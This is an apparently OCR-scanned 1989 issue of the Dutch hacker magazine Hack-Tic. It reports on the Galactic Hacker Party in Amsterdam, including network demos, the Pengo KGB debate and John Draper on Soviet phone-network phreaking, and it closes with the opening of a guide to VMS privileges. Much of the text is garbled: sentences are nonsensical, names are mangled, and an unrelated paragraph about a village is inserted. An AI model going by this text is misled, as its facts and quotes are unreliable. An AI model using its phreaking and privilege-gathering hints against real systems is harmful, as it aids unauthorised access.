Onder systeembeheerders: "We waren pas een week voor dit schied blaas met programma's voor onze twee bestjes in die samen een beveiligingsopdracht leverden. Toen was het een klein deel van het programma met root-privileges, en het resultaat was het nog mogelijk om vanuit het 'murex' commando een shell escape te geven. Wat de hackers proberen het systeem hebben uitgeprobeerd is ondenkbaar. Het systeem liep op dat moment al op zijn achtste versie (200 programma's en druk van het verspreiden). Ik denk dat de administratie van de laatste de druppel zijn geweest die de computer deed overlopen. In ieder geval lag het systeem gedurende enige tijd geheel op zijn gat."

Andere systeembeheerders: "Het personeel moet hier de deuren uit of..."

Overbelasting van het systeem is gedurende afloopt de dagen een probleemgebeuren die de rugge van de telefonisten waren doorlopend in gesprek en het systeem bleef hangen maar het lop!

Dan was er Lee Polonsky met een toespraak getiteld "Computers as a tool for democracy". Onder Lee Polonsky en zijn ideeën maar in het niet twee andere in deze Tic.

Vraag in de middag kwam Dwyer weer terug, nu om een gesprek op te nemen met Modon. Alleen eerst was er 'de videobewerking' van computer met kleine beeldschermen, camera en modem, verbonden met nog een ding in

Modon werd gebruikt om plaatsen van het publiek alleen in te ruimen voor plaatsen van mensen die niet mochten roken of trankies drinken en zo indirect mogelijk in beeld te komen. De videobewerking van de kamer de dagen achter vooral gebruikt worden om contact te maken met de VS, alweer enkele werkdagen een bijzonder goed gevoel voor de wijngardieners onafhankelijk van het programma van de GHP het NHT van politieke dingen en wel waar een paar vage Amerikanen aan de lijn.

## Link met USSR

Ook een computer link werd in gebruik genomen om (naar een tijd) te vertragen, het ging om de verkeer vragen en antwoorden tussen Modon en Amsterdam uit te komen binnen. Hierover werd geïnteressante van de computer van de experimentele San Francisco-Moscow telepost, een door de dienst overheden benaamde "grootverpakking" voor computerdata. De vragen uit de USSR waren wellicht een tijdje te wetenschappelijk gericht. De Russische deontologen van de telepost hadden graag antwoord op vragen over object oriented programming, algorithms en andere applicaties. De vragen vanuit Amsterdam lagen maar in het politieke vlak: "Do the sovets think of themselves as part of the global village?" Omdat de deontologen werd een andere afwijking van informatie plaats. Dat is het een van de deontologen

in slaagde de illusie van een vlakke baan lopend voortaan te ontlopen door daar ook niets van af.

Wat er hierop zeker op deze eerste dag nogal het een en ander aan de technische Aflofferen het chronische tekort aan arbeidskrachten. Ook in de "volgfil", het gedeelte rechts voorin de zaal waar alle apparatuur voor demonstraties o.d. was samengebracht, wilde nog wel een of twee en ander afvallen. Het GHP met functiesonder wel Door een gebrek aan inhoudelijke discussie op het net is dat het grote publiek wellicht een beetje ontgaat. De Nieuw-Zeelanders op het net hebben hun tijd eigenlijk doorgebracht met gesprekken met (vooral) het symposium.

Leegtes in het videoprogramma voor de grote zaal werden opgevuld door het doorschakelen naar de studio van het ARTHUR HA-EPFES in de kelder van Paradiso. Daar had het ARTHUR een enorme lading apparatuur samengebracht om "Audio-Visuele Informatica" te betreffen. Alleen de afbeeldingen werden daar getiteld met computergraphics en wilde getiteld om te een overduidelijk geheel te worden op het grote scherm.

## **grote netwerkshow**

Michael Polman (van de afdeling ANTENNA de Nijmegen), Jeremy Maximer (van het netwerk Groumet), Tyche van Tyen (Van de universiteitsbibliotheek) en

Kybur (van het radicale BBS "De Zwarte Star") demonstreerden de middag een groot aantal mogelijkheden om via net of meer alternatieve netwerken met andere mensen te communiceren. Alleen was er het Groumet.

Leeswijze "Groumet" bleef enkele informatie over een heel breed scala van alternatieve onderwerpen. Van rapporten over de bespreking van VS manuscripten in Nederland tot goddelijke verhalen van het bloedbad in China. Computerteksten zijn wellicht de laatste route om betrouwbare informatie uit een land te smokkelen."

Groumet wordt samen met "The Web" in Canada, Econet, Pascom en andere netwerken in Zweden, Brazilië en Hispania een grote familie van wereldwijde netwerken. Voor 2 Engelse ponden per uur en een gratis per minuut en kan het je "op het net".

Het Econet, geïmplementeerd door Michael Polman is vergelijkbaar met Groumet. Type "Africa" en je kunt berichten van het ANC, Swago en vele andere lokale bronnen lezen. Met Econet en Groumet en bijzonder maakt is dat de rapporten en berichten komen van de direct betrokkenen. De informatie op deze netwerken is uit de eerste hand.

Een van de Braziliaanse op het net consistent een belangrijk "online" probleem als volgt: "Although we share the same boat, we often do not share the same language". Toch gaan de mensen mensen op het net

van de volledige anropende telefonische  
stelling uit dat alle gebruikers Eng-  
els kunnen lezen.

De programmatoren van het com-  
puterprogramma van de Universiteits-  
bibliotheek in Amsterdam hebben  
het taakprobleem op zijn minst ge-  
doelmatig opgelost door het sys-  
teem haar database in drie talen te  
laten aanbieden. De SARA databa-  
se heeft 1.000.000 titels verspreid  
over 600 instituten in Nederland en  
heeft links naar grote universiteiten  
in het buitenland.

De systeem is totaal open en is  
volledig toegankelijk voor iedereen  
die een computer en een modem  
kan bedienen. Wie denkt dat dit sys-  
teem voor hackers geen uitdaging is  
moet maar eens proberen een titel te  
talen te vinden zonder op zijn  
minst een goed stel traworken in  
zijn hoofd te hebben.

Het nationale BBS "De Zwarte  
Ster" sloot het rijtje af. De syste-  
mende BBS (waaraan de vorm van  
commercie) hebben het systeem  
ook zo opgezet dat iedereen er son-  
der kennis van gebruik  
van kan maken. Het wordt geheel  
gerund door vrijwilligers en de in-  
formatie op het BBS is hoofdzake-  
lijk van politieke aard. Ook het  
nemen van groepen die niet direct  
aan bod komen in de grote media  
en de verslagen van de politieke  
zelf zijn in het systeem terug te vin-  
den. Het systeem draait op een At-  
ari ST met hard-disk. Geef het ka-  
rakter van de informatie ligt het  
meer de hand dat de diverse politi-  
kologen regelmatig gebruikers

van de Zwarte Ster zijn. (Het ligt  
de Hack/Tic wel). Je moet betalen  
van sommige diensten want in de  
"global village" is de Zwarte Ster  
registratie het bezit van een filer  
beveiligd. Ge zelf maar eens bij  
ken 010-476300.

's Middags was er in de grote zaal  
een informatiemiddag over Com-  
munity Memory, het project van  
(o.a.) Len Polansky. Zijn hiervoor  
het Polansky interview elders in  
deze Tic (alweer). Ook 's middags  
waren de workshops te vinden  
groepjes werd over de landbouw-  
pen doorgesproken. Ik heb er een  
paar af.

## workshops

De workshop "Cultuur Net-  
works" van Stefan Wynery van de  
Chaos Computer Club ging niet al-  
leen over de technisch theoretische  
achtergrond van het opzetten van  
een onafhankelijk (computer)net-  
werk. Aan de hand van een paar  
concrete voorbeelden werden een  
groot aantal aspecten van het "sur-  
fernet" belicht.

Het meest aansprekende voor-  
beeld is het BITA net. Dit net voor  
een deel het gereduceerd van Wyn-  
ery, maakt gebruik van de Duitse  
Hilfschemen computer (verge-  
lijkbare met een Vidioli) om de  
data goedkoop tussen de verschei-  
den stations uit te wisselen.  
Het is daar mogelijk om tegen la-  
bel telecommunicatie (in de geval met  
BBS goederde) data uit te wisselen.



Het BTX net is voor de gebruiker beschikbaar: zij hij maakt gebruik van het Xeroxnet mailbestelsysteem om berichten te lezen of aan te maken. Het Xeroxnet programma maakt dan gebruik van een speciaal voor BTX net geschreven stak software om de zaak te coördineren en om te zullen in een paginatemaat, waar de BTX computer iets moet kan. Ook het versenden van berichten vanuit een de "gewone" gebouwen van het BTX systeem is ingebouwd en men wordt aan verstuurd van de software voor UNIX machines en FIDO BBS'ers.

## afvalprobleem

Op een manifestatie die zich recenter maakt voor de goede dingen die de computer voor de mensheid kan betekenen horen ook de schadelijke van de veelte en uitwerkingen in de computerindustrie aan de orde te komen. Zo was er dan ook een workshop over ecologie en computers.

Thom Wams, gepresenteerd in deze workshop, komt de hande liden op. Silicon Valley is het meest verantwoordelijke deel van Amerika, omdat in de grootste computerfabriek meer dan 3000 verschillende de chemicalien worden gebruikt, waarvan de meeste giftig. Luchtgevoel hebben al maanden maar gelid tot diverse gezondheidsproblemen, missies en mysterieuze ziektes onder het personeel. Verder worden bronnen (olie) vaak gebruikt als schoonmaakmiddel.

Ook het weggoeden van verbruikte computers betekent vervuiling. Zwaarte metalen en kienstoffen bij verbranding waarvan dit is vrij komt. Het di allemaal in de 100 tot 120.000 computers die wij in 1990 gaan weggoeden. Als je monitors en printers meetelt levert dat 4 Tera 8.4 Megaton afval op.

Een hele reeks oplossingen voor de problemen werd door de workshop in twee richting genoemd. Al levert het verwijderen van (bij verbranding) gevaarlijke stoffen bij het bouwen van computers. Daar is geen tijd meer te krijgen. We moeten dus ook over het verwijderen van computers en het helpen van stallingen op nieuw verbruikte computers. Ook het verhoogen van de levensduur van computers word de oplossing aangedragen. Het di nu nog blij ope als de IBM PC als standaard wordt beschouwd en als alle PC's op de verbruikingsbetonden, maar ja. De beste oplossing: werken afval, word kritisch voor je een computer koopt. Volledig een wereldwijde verbod op PC-prijs projecten?

## Computervirussen

In de workshop over computervirussen werd allereerst de perikel in de media over dit onderwerp gekeurd. "There is one computer virus for every ten thousand words written about them" aldus Allan Lanford, een van de auteurs van het boek "VIRUS" over computervirussen en treurs als van de kinderen

van de workshop. Samen met Doris Fil (auteur van het boek "de menselijke raasen") probeerde hij ook de gemeenschappelijke menselijke raas te vinden met een virtuele proef van. Onderzoekende in een computerwetenschappelijke wetenschap, hij kon het te computerische wetenschapen als de digitale wetenschapen.

Er is echter ook in dit wereld al-  
lerlei maar sloekt nieuw: de mo-  
gelijkheden van het 'nieuwe opre-  
ning, system' worden besproken.  
Daar theoretisch gaat er van uit dat  
ruimte geboden worden als een  
nieuw manier van programmeren.  
Er worden dan gegeven "goede  
kustende software" moeten komen  
die van de gebruiker allerlei aan-  
gelegen verzoek, ook ook in het  
menselijk behoven basisniveau goed  
werk verrichten. De diverse indivi-  
duele programma's van nu zijn al te  
vergeleken met een behaardig,  
die moeten niet.

Als we het dan toch hebben over workshops met opmerkelijke conclusies: Wat is de slag van een opmerking van Rudi Sijpe, een van leiders van de workshop over A.I.T. Hij ziet de informatietechniek als een oplossing voor een aantal knelende problemen: "Onze informatie met computers zal onze gedachten afbeelden van representatie, hetgeen een bijdrage kan leveren aan het oplossen van het probleem van de overbesteding."

Voor de tuchtaffaire doorgebrachte gespen van de meestersgangers was er die serieuze film 'Brazil' van Terry Gilliam. Deze film speelt he-

movement in the 20th century' and is undoubtedly the ultimate goal and benchmark, situated on technological

Tirupati de film loopt nu een level de ambassade hockers nog steeds volkomen klein acties de wereld op gestelde Aard-OT's. Als de film is afgesloten gaat Parashu dicht. Dit het grote versmoediging van de hockers die bewoners 'net op gang te komen' De normale dagriten van het GHP-publiek (met of zonder jai-lag) liggen nu nu de afkeer en de verbodingen met de rest van de 'global village' zijn nu straks aangehouden dat de Nederlandse lokale film kazer bevestigde. Nieuw vertrek van

Van handwiel computerske-  
maten 28, die doen van de  
wereld wisselende effecten de  
elgrijpen tegen in Paradox,  
wanneer een individuele van  
aanvallen van het alternatie-  
ve grische van technologie  
wordt gebouwd. Het Golem  
in de Golem Project.

Thompsonville is een populair dorpje met een heel levendig en aangename sfeer. Het is een gezellige woonplaats met veel leuke winkels en restaurants. Het dorp is ook bekend om zijn prachtige landschap met veel groen en water. Het is een ideale plek om te wonen of te bezoeken.

**Abstract**

## Donderdag 3 Augustus 1989

De dag heeft als thema "The hacker is the lion's den / On 23, secrets & the right to information". Discussies gaan zich vandaag toespitsen op het gebruik dat hackers mogelijkheden maken van informatie. Erwijkt het publiek binnen begint te lopen (het is druk, want de GHP was woensdag op het journaal) zijn er hier en daar op de schermen al wat verslagen van de gebeurtenissen op woensdag te zien.

Het beïnvloed korte teksten afkomsing uit de editie-ruim een ruimte in de vatenbinnen van Pasadillo alwaar een kleine groep geharde verslaggevers probeert om alle gebeurtenissen tijdens de GHP van het beeldscherm toe te vertrouwen. Er is het nodig te doen om het feit dat het maar niet wil vloten om Elen van de machines in de editie-ruim naar het centrale UNIX-systeem (1 kamer verderop) over te brengen.

### sovjel-telefoonnet

De taal heikent gesprekken als John Draper vertelt over zijn ervaringen met het Russische telefoonnet. Hij vertelt dat hij achterwaarts niet genoeg tijd heeft gehad om alles grondig uit te zoeken, maar dat hij genoeg gesproken heeft om een paar 'obscured phrases' te maken omziet de gebruikelijke technieken in het Sovjet-telefoonnet.

Er blijft het op de telefonische van zijn hotel in Moskou mogelijk om door middel van het indrukken van de haak een paar nummers 'to-rug te vallen'. Als na het draken van 5 nummers de haak kort wordt ingedrukt kan je de laatste 2, 3 of 4 cijfers (afhankelijk van de deur van het indrukken van de haak) opnieuw draken. Dit moet, aldus Draper, dienen op een 'step-by-step' schakelsysteem. Hij weet te melden dat de Russen oude Duitse telefooncentrales gebruiken of hebben nagebouwd.

Op de interlokale lijnen blijven verschillende MF (multi frequency) protocollen in gebruik. Opvallend is dat het laatste deel van de reeks tonen die (zachtjes op de achtergrond) te horen zijn altijd hetzelfde is. Dit bleek na enig onderzoek wel het eigen telefoonnummer te zijn. Het moet hand de controle overwegingen in het protocol zijn opgenomen, zodat hij Barham ook aan de andere kant van de lijn kan zien waar het gesprek vandaan komt.

Draper vertelt tenaktoe hoe hij er toe is gekomen om het telefoonstroom op deze manier te verstoren. Van het bouwen van de eerste Elco Box-jen kaart omop de oude stekkers van het Amerikaanse telefoonnet gratis te kunnen bellen, RCI tot het ontstaan van een phono-phono-systeem. Na enkele algemene tips voor mensen die zich in het bouwen van telefoonapparaten willen verdiepen moet hij het

veld rukken voor het verwachte hoogtepunt van deze tweede dag.

## spionagedebat

Pengo na twaalfen begon het debat tussen Pengo (een pseudoniem voor Hans Hachner (21)) en Wuu Holland (37). Zij gaan met elkaar in discussie over het leveren van computerinformatie aan de KGB door onder andere Pengo. Holland is hier scherp tegen gekant daar hij het blamen van de hacker schoen wil houden.

Door de verwachting, was dat het op tijdens dit debat heel aan toe toe gaande de discussie gehouden in het Duin. Een en het Engelse vertaling in telegrammisch werd op het grote scherm geprojecteerd. Discussiesleutel was de roltoewijzing in van het Spik.

Waarom deze discussie? Pengo, een jonge Chinese spionist, werd een elitaire en ervaren beschuldigd te zijn formeel belangrijke computerinformatie te hebben verkocht aan de KGB. Wuu Holland, een van de oprichters van de Chinese Computers Club in 1988 riep op tot een totale informatietoets van Pengo. "Gewoon de telefoon ophangen als hij belt" aldus Wuu.

Ook wel hij niet het gevoel heeft ongemakken haken weten te hebben gebruikt ("Hacker weten, of een hacker effect kennen niet") schreef Pengo niet op over zijn KGB avontuur. "Het was een vergissing", aldus Pengo. Hij protesteerde echter tegen het image van de CCC als een

primaire sociaal verantwoordelijke, publiek verantwoorde groep mensen. "Het eerste wat je oploft van de CCC als een jongen van weten of reventen van de totale fascisme met technisch. Hachner was niet maar dan het ontdekken van de details van de nieuwe technieken en er alles mogelijke men doen "Tydens het inbreken op een mainstream dacht geen enkel CCC lid van de hack effect", aldus Pengo.

Pengo beschrijft zijn contact met de KGB: "Persoonlijk met technisch kennis van of meer verantwoordelijkheid met macht, inbreken in computers was een soort overtuigende plezier. Het komt uit met de KGB agent was een ploeg van erg ocht. Ik was in een de ster in mijn eigen spionagefilm."

Wuu reageert: "Je speelde een spel waarvan je nog niet oed gezege was. Van nu af aan bet je een



doel van het spel dat de geheime diensten spelen, je bent hier gevallen." Dat was nog niet het enige, aldus Wijn: "Door informatie die je voor een gedeelte van CCC chibbelen hebt gekregen te verkopen, heb je het vertrouwen gebroken dat de CCC bij elkaar houdt."

Nieuw Zeeland stelde (via het GHP net) de vraag: "Is het niet zo dat de beschikking de verantwoordelijkheid is van de spantenhoeder? Is al de data die hackers downloaden in handen krijgen niet van rechtmatig eigendom?". Dit was zelfs voor Pongu-onicis te simpele voorstelling van zaken: "Dan zou een hele hoop data ons eigendom zijn, want de spantenhoeders waren zich van goetbewaard bewust."

Ja van der Spik besloot de discussie met zijn conclusie dat zolang we de techniek niet kunnen beheersen, we onszelf moeten beheersen. Zijn proclamatie van het recht om vergissingen te maken (om er van te leren) lekte ons hem applaus uit bij het publiek.

## information under and as a threat

Het debat van die middag had als thema "Information under and as a threat". Het was een bonite schakeling van sprekers die allemaal hun eigen licht werpen op het begrip informatie en de dadelingen die erom samenhangen. Het debat werd in goede banen geleid door Maricko Nelissen, laatste compa-

gnegelsik voor vrouwen voor n.a. de gemeente Amsterdam.

Eerste spreker was politoloog Peter Klees, die zich bezig houdt met het betrouwen van de politie en de geheime diensten en hierin vooral op de samenwerking. In zijn studie van de Nederlandse politie voor het boek "Terrorismebestrijding in Nederland" was het erg moeilijk om informatie te krijgen en de interesse delen van zijn boek zijn dan ook gebaseerd op materiaal dat bij inbreken door afleggroepen is geïvoerd. Het geeft volgens Klees, aan hoever het bereik van informatie de machtsverhoudingen bepaalt. Ook de geheime voorbereidingen voor een Europese politiemacht liet hij als een aanleiding voor de noodzaak van welke operatie in dit soort zaken.

Hij zou willen dat de discussie zich richt op 1) vrijheid van informatie 2) het gebruik van Bulletin Boards (bijz. in het verband met de Zwarte Wier) 3) het criminaliseren van hackers door overheid en bedrijfsleven.

In de lange rij van mannen die het woord namen op de GHP gillend ook een paar vrouwen. Susan Uijterijdt uit Kaalen is naar Amsterdam gekomen met een aantal wel heel behouden delectatie in haar bagage.

Haar speech gaat over Nariva en. Om duidelijk te maken waarom het gaat hier is eerst een paar voorbeelden zien op het grote computerscherm. Als de voor de doel opgestelde portable Commodore-16

een hakenkruis op het scherm te-  
vondt gaat er een schok door de taal  
heen later volgt een "aah murken-  
taut". De speler moet vragen beant-  
woorden. Als het juiste (meestal ra-  
cisme/vie) antwoord wordt gegeven  
wordt de speler gecomplimenteerd  
"een goede antw" is zijn.

Ook het spel "Hitler-Diktator" is  
statistisch in een tekst simulatie mag  
de speler de plaats van Adolf Hitler  
inemen. Een van de vragen "Waar  
lijm 35 een jodenvervolgung uitvoer-  
ren?" Het antwoord komt voor zich  
dat voor het goed uitpakken van de  
"antwarte" het antwoord positief  
moet zijn.

Eenkelon verkiezen dit protocol de  
taal Andy Magnus-Müller uit  
Duitsland: "Ze mi met m'n demon-  
stratie dit soort dingen alleen maar  
extra in het consocij. Het is al vrij  
groot dat fascisten te veel aan-  
dacht krijgen."

Susan: "Ik ben tegen racisme, en  
verkeert vrees dat ook. Het gewone  
verleiden al regeren van de 'spel-  
lijke' werkt niet. Een discussie,  
overhaal in samenwerking met le-  
raren en ouders, werkt wel. Infor-  
matie op zich is geen bedreiging.  
Laagere zijn dat wel, alleen met het  
verpakken van achtergrond-infor-  
matie kun je laagere effectief in-  
scrijelen."

Ernesto kwam ook Werner Fi-  
per aan het woord. Fiper is een  
zelfstandig uitgever in de Bondsre-  
publiek. Zijn speech ging over het  
recht (n.a. voor hackers) om in te  
grijpen in de wereld om hen heen.  
Hij beschrijft de angst die veel Duit-

sers voelen voor "het systeem" en  
voor grote computerbestanden. Hij  
verdedigt het recht van de hacker  
om in een aantal gevallen op te tre-  
den als "hij is de polit" en om poli-  
telike redenen systemen te saboten  
van.

De daarop volgende discussie  
richtte zich vooral op de uitdaging  
Peter Kleins om dat online spelen  
met anderen werden toegelaten op  
de Zwarte lijst, Waar anderen wa-  
ren het daar niet mee om en von-  
den dat je op die manier het pro-  
bleem languit toefngt en zeker  
niet oplost.

## geheime diensten

De workshop "security issues  
and intelligence services" van de  
vrijdag was de vijfde van een reeks op  
het Wba Prago debat en vond on-  
der grote bescherming (meer dan  
100 deelnemers) plaats in de kleine  
zaal van Paradiso. Leden van de  
workshop waren Stefien Wessing  
en John Dugan.

Wat een discussie had moeten  
worden werd een angstaanjagende  
opmerking van activiteiten van de  
diverse geheime diensten om infor-  
matie van de hack wereld te weten  
te komen. Geschieden over infiltrat-  
ies verhalen van telefoonspionage en  
algemene verhandelingen over de  
duistere wereld dat soort diensten in  
allerlei landen overheersend zijn.  
John vertelde over de NSA (Natio-  
nal Security Agency), de "electronic  
agency" bij antiek. Bij de NSA wer-  
ken vele tienduizenden mensen (?)

dag en nacht door om gesprekken af te breken en informatie te interpreteren, niet voor groot opgevoelde Big Brother staatstoezicht en democratische controle.

We mogen erger rap zijn tot gaan dan ook de GHF zelf het doeksel was van een aantal "verkeersongevallen". Gehele diensten versloppen zich wellicht een beetje te goed. Ofvondt rocherreurs van de Amsterdamse gemeentepolitie waartoe ook ook voor de kennis van zaken al op kilometers afstand te beschouwen. Ze kregen vooral rond in de Haagse roes (de kleine zaal van Paradijs) alwaar ze probeerden van de aldaar achter het toetsenbord cirkende meute het een en ander op te steken over haaien. Waar krijg je in het overheersingsveld nog drie ommadagen voor 0.25,-?

## Game-night (?)

Die avond stond op het programma als game night. Het had een speelsheid moeten worden met flitsende graphics, spannende tactisch-avonturen en multi-user spellen. Het multi-user spel MUD1-maze (van Atari-ST doorlooptijd voor 10 spellen) liep prima, maar dat was ook zo ongeveer het enige. Multi-user tactisch-avonturen uit Engeland en de VS konden niet worden gedemonstreerd omdat er wat "kleine" technische problemen waren op dat moment. Op het grote scherm dan maar de videobedelen van het ARTBuro. De aanwezige meute maakte er na zo'n drukke dag een

geestige praatavond van en de herderd goede zaken. Was het een echt spelletje? Nou dat niet.

## Vrijdag

### 4 Augustus 1989

Er had de laatste dag geen beter thema bedacht kunnen worden dan "The future behind the computer / The illusion of The global information village". De hoofdattractie van die dag had het gesprek tussen Patrick Blomert in Amsterdam met Prof. Cees Hamelink en Dr. Kwame Bofo moeten worden. Beide laatste avondse betrouwbare heren bevonden zich op het moment van de GHF in Nairobi, Kenia.

Dit gezelschap was zich bezig met de problemen van telecommunicatie en computergebruik in de derde wereld en de hoofd vraag was zijn "Hoeven de derde wereldlanden wel iets aan 'meat' computer-technologie?"

Dat schied werd de verbanding nog even getoet en altes wat in orde. Toen het nu ver was bleek het echter van beide kanten onmogelijk om contact te leggen met Nairobi. Niet alleen computerverbond was onmogelijk, maar ook een gewone voice telefooverbinding kon van geen van beide kanten tot stand worden gebracht. De mensen in Nairobi zijn aangesloten op een wel erg unieke telefoonsysteem en dat zal in welktoe meute maken hebben gehad.

Er werden bij de publiek vergaderingen. Er werd een link gemaakt met Worknet in Zuid-Afrika. De spreker vertelde vele lokale groepen hadden zich op haar beurt weer verbonden met hun GEDNET. Op het moment van de link konden de volgende groepen direct met de GEDNET/CLA communiceren: de Workplace Information Group, het Labor and Economic Research Centre and Labor Research Service en de Cape Education Computer Society.

Een vanuit Pasadena gestelde vraag luidde: "Waar gebruiken jullie computers voor?". Het antwoord was beknopt: "Worknet is een langdurig project van en voor de anti-apartheidbeweging in Zuid-Afrika".

Ik kunt je afvragen waar de echte hackers zitten. Het antwoord wil men daar heeft zij computerwerken ligt in ieder geval veel hoger, een gekwalificeerd antwoord was de denken waar ze door hun idealistische antecedenen naar antecedenen zijn, om uit en het verspreiden informatie uit te wisselen tussen mensen wereld in de wereld.

Een andere vraag uit Pasadena vroeg naar de rol van computers bij het verspreiden van informatie waar men in Zuid-Afrika moeilijk aankomt. Het antwoord luidde dat elektronische mail een belangrijke den heeft om informatie te krijgen van diverse internationale instanties die niet in Zuid-Afrika mogen publiceren. Verder ook E-mail kan in staat om veel informatie naar andere landen te verspreiden. Verder is

de computer van groot belang voor het (al dan niet naar goedvinden) verspreiden van progressieve literatuur die in Z.A. niet gedrukt kan worden.

Een deel van de discussie was de vraag of elektronische computers ook wel geschikt was voor de derde wereld. Vraagstukken over het verspreiden van die informatie niet de Noord-landen was en rijk, macht en omzetting in de handen?

Het antwoord op die vraag werd wellicht gegeven door een GEDNET bericht dat vanuit Zuid-Afrika naar de ICATA werd gestuurd. Het gaat over de revolutie in Mexico en het gebruik van elektronische mail door "landelijke".

## Pancho Villa

In 1914 trokken de boeren revolutionairen van Pancho Villa vanuit het noorden van Mexico naar Mexico City om het op te nemen tegen het schriftbewind van generaal Huerta. Villa en de andere revolutionairen gemaakte traktaten met de troepen van stad naar stad de rijk die der tijd jaar lang gekonink werden door het bewind van het kapitalisme het land in te brengen en de bevolking te kunnen controleren werden nu tegen haar gebruikt.

De regering had echter een sterke verdediging in de stad Empalme, een stad die dominant moest worden op weg naar Mexico City. Om Empalme in te nemen troepen verloor, veel leunen en massale roed



rijs. Geen van deze drie was in overland voorhanden.

De revolutionairen besloten de stad te ontzetten. Ze namen vijf honderd meter naar achter de linie en legden die er voor specifieke. Dit proces werd herhaald en om de 20 kilometer werd een waterkant bereikt. In 13 dagen werd Espalinas onveilig zonder een schot af te vuren.

Als de revolutionairen grietend waren geweest en beter op de hoogte met de logica van moderne techniek waren ze er nooit opgekomen de tole van route te laten nemen waar geen rila lagen. De moderne informatie en telecomunicatietechniek zet de derde wereld voor vergelijkbare problemen. Micro-elektronica speelt de rol die tweeën 100 jaar geleden speelden: het geslacht van buitenlandse overheersing. Moet de derde wereld het instrument verouderd maken of leren het te gebruiken?

#### Telegram

Op vrijdag werd dat de ICATA, declaratie voorgelezen. 'Voortellen van dit bericht aan de wereld' waren al de eerste dag door een klein groepje mensen in elkaar gezet en daarna door een steeds groter wordende groepen. Na een discussie over deze declaratie werden uiteindelijk versie voorgelezen. Ze werd punt 14 van de declaratie kwam te klinken met een telegram het woord openen. Het bleek een telegram van de FTT waarin werd medegedeeld dat de telefoonslijnen in het Pandoon om 16:00 die vrijdag zou-

den worden afgesloten vanwege het gebrek van gestolen (Network) Uijar (Identificatie) verslet. Paradijs. Dit raakte sloeg in als een bom. Uit de computerruimte kwam een (het was al over vijftien) het bericht dat de telefoonslijnen het niet meer deden. De hele organisatie rende in paniek door het gebouw. 'Het klinken moet doorgaan, al is het op de eigen lijnen van Paradijs' (alleen de speciaal aangelegde GHP-lijnen deden het niet meer).

Toen kwam een verheerlende geroel binnen dat het telegram nog een naar nader onderzoek onderwerp. 'De man heet PH. Wicking?' riep hij luid. 'THREATING?'. Het bleek iedemaal te gaan om een gemiddeld prijs. Bij nader onderzoek bleken de 'afgeleide' telefoonslijnen gewoon nog te werken, ten kleine modernisering (waarschijnlijk rubber toeval) en verder niets. Toen PH. Wicking had de GHP meermalen gezocht! (Hij streeft om te na en dan nog wel een een verbeterende brief...)

Die avond besloot een klein complot met Bach 'n Ball band de GHP / ICATONS Paradijs was sneller dan verwacht weer bekend in orde (na de paniek die een kade kaskers van de interne betafdeling had gemaakt) en ook de organisatoren kwamen uiteindelijk de politieke schuld redelijk te bevoelen.

Het is niet te zien om hier een lijst te geven met mensen die iets gedaan hebben voor de GHP. Veel

meeste willen eigenlijk ook helemaal niet geïnterd worden omdat dat hun politie elders wellicht in gaven brengt. Speciale vermelding verdienen Caroline Novejan en Patrick Willems die net als ondergetekende maanden in gevangenschap hebben gezeten met in dienst een laptop.

postings als dit eigenlijk wel RAN. De GHF was echter niet mogelijk geweest zonder de belangrijke inbreng van bijv. HEDERSEN die aanwezig was!

Rep

## 2600 Magazine

Het idee voor de Hack-Tie is niet nieuw in de rest van de wereld bestaan meer bladen zoals de Tie. Zo heijst in Duitsland de Dataschleuder, Latex, GHF en D'Hackcase. In Frankrijk is er het alternatieve informatieblad Terminal.

Omdat Amerika nu officieel afrijdt de race jacht (7) op techniekgeheimen zijn er daar al veel langer althet bladen. Rept was er YIFL (Youth International Party Line). Dit werd EAP (Technological American Party). Een TAPterdie ging vriendschap en nieuw publicaties, waaronder 2600 Magazine. Dit tijdschrift, uitgegeven vanuit New York, publiceren gegevens over telecommunicatie, computer hacking en alle andere leuke technische zaken (die pas over 3 jaar naar Nederland komen bij gebruik van de techniek althet).

Voor informatie, abonnements en andere zaken:

2600 Hack House

EOI Box 702

Midale Island, NY

Je kunt ze ook bellen op

+1 516 751 2600

## Hack-Tie T-shirt

Omschreven heeft voor de Hack-Tie allemaal een T-shirt ontworpen. Behalve de tekst "Here's Hack-Tie" is daarop ook een soort te zien die zich rijst met rijst veld berecht bij op een veld veld met een computermonitor heeft gewerkt.

Dit veld veld T-shirt is er in de maten veel te groot (L), te groot (M) en te klein (S). Het T-shirt valt vrij groot dan XL is voor personen onder de 2,30 m die aan te raken.

Dit veld T-shirt met twee opdruk kosten f 15,- inclusief verzending en rijst via de postbus te bestellen. Geef ons ook even de tijd om je bestelling te verzenden.

Natuurlijk kun je die "I love ..." sticker? Hack-Tie heeft er nu ook een. Het is echter geen bestelling. "I love my ..." sticker maar een ander grade "I love your computer" sticker afgevoerd is weerbestelling gratis, toegelaten plastic en bedrukt met twee kleuren afgevoerd. Het bestellen tegen betaling van f 2,50. Bij bestelling van meer dan 10 stuks kosten ze nog maar f 1,50 per stuk.

# GIDS VOOR VMS deel II: "privileges".

Door: John D.

De privileges onder VMS zijn onderverdeeld in een aantal groepen, afhankelijk van de hoeveelheid schade die een gebruiker kan veroorzaken binnen het systeem. De meest voorkomende zijn:

**NORMAL.** Het minimum om het systeem te kunnen gebruiken (zoning dus)

**GROUP.** De naam zegt het al (je kunt ook groepen krijgen "aan")

**SYSTEM.** Je kunt vrij veel, maar nog niet alles

**ALL.** Hiermee kan je het systeem volledig onder controle krijgen.

Wanneer je inlogt, en wilt weten wat voor privileges je hebt, krijg je dat te zien met het commando:

**SHOW PROCESS/PRIVS**

Je krijgt daarbij als:

**THREE** (je kunt mail verzenden en ontvangen)

**FOUR** (je mag het netwerk op)

VMS heeft als aanduiding dat je, wanneer je "show proc/priv" doet, niet echt alle toegelaste privileges ziet (daar wordt het een lijstje van de privileges met SET PROC/PRIVS = ... (niet meer in) om te kijken of je van deze privileges gebruik kan maken.

## DE UAF

In de User Authorization File (UAF) staan de namen van gebruikers (vaak dit moment zal ik ze "user" noemen), die in het systeem in mogen loggen, met alle privileges die ze'n user heeft. In het UAF staat:

1. Naam en password (dit laatste natuurlijk, getypt)

2. User Identificatie Code (UIC) die bestaat uit een groepnummer en een gebruikers (bijv. [1,1] of [300,36])

3. Default file specificatie (bevat de default disk en directory-naam van de user. Bijv. DUAL:[PICTEL] of SYSD:SYSD:VOLUME [OFFERBAAR])

4. Login command file: de naam van een command-procedure die automatisch uitgevoerd wordt bij het inloggen (zoals als een automaat bij D116)

5. Login stappen: door de opstartprocedure te weten om (bijv. CTRL-Y) te druks, of alleen op bepaalde tijden toegang te geven, etc.

